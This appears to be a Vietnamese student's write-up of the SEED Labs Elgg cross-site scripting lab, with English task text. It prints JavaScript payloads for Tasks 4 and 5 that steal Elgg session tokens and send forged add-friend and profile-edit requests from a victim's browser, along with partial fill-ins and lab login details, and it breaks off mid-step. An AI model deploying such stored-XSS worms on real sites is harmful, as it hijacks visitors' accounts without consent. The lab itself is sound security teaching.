



Bước 4:

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
```

```
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.






Kiểm tra kết quả:


Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby


Trước khi xem profile của Samy thì Boby chưa add friend với Samy



Bước 2: Xem profile của Samy:



Xem danh sách friend của Boby: Mặc dù Boby không add friend với Samy mà chỉ xem profile của Samy nhưng khi mở danh sách friend của Boby thì thấy có Samy



1.5. Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN
```

```
  var samyGuid=...;    //FILL IN
  if(elgg.session.user.guid!=samyGuid)            ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

Similar to Task 4, the above code should be placed in the "About Me" field of Samy's profile page, and the Text mode should enabled before entering the above JavaScript code.


Questions. Please answer the following questions:

- **Question 3**: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.


Các bước thực hiện:

Trước hết, ta cần xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy


Bước 1: Đăng nhập với User Samy




Bước 2: Xem profile của Samy




Bước 3: Nhấn chọn Edit profile




Bước 4: Nhập đoạn text (Vd: Samy is attack !) vào About me . Sau đó nhấn Save. Rồi bật HTTP Header Live để xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy





Yêu cầu đầu tiên là yêu cầu POST gửi đi



Ta sẽ dùng yêu cầu POST này để chỉnh sửa lệnh bên dưới:

```
//Construct the content of your url.
var content=...;      //FILL IN
```

var content = token + ts + name + desc + guid ;

```
var samyGuid=...;     //FILL IN
```

var samyGuid= 47 ;

Thêm 3 biến sau để hoàn thiện chương trình:

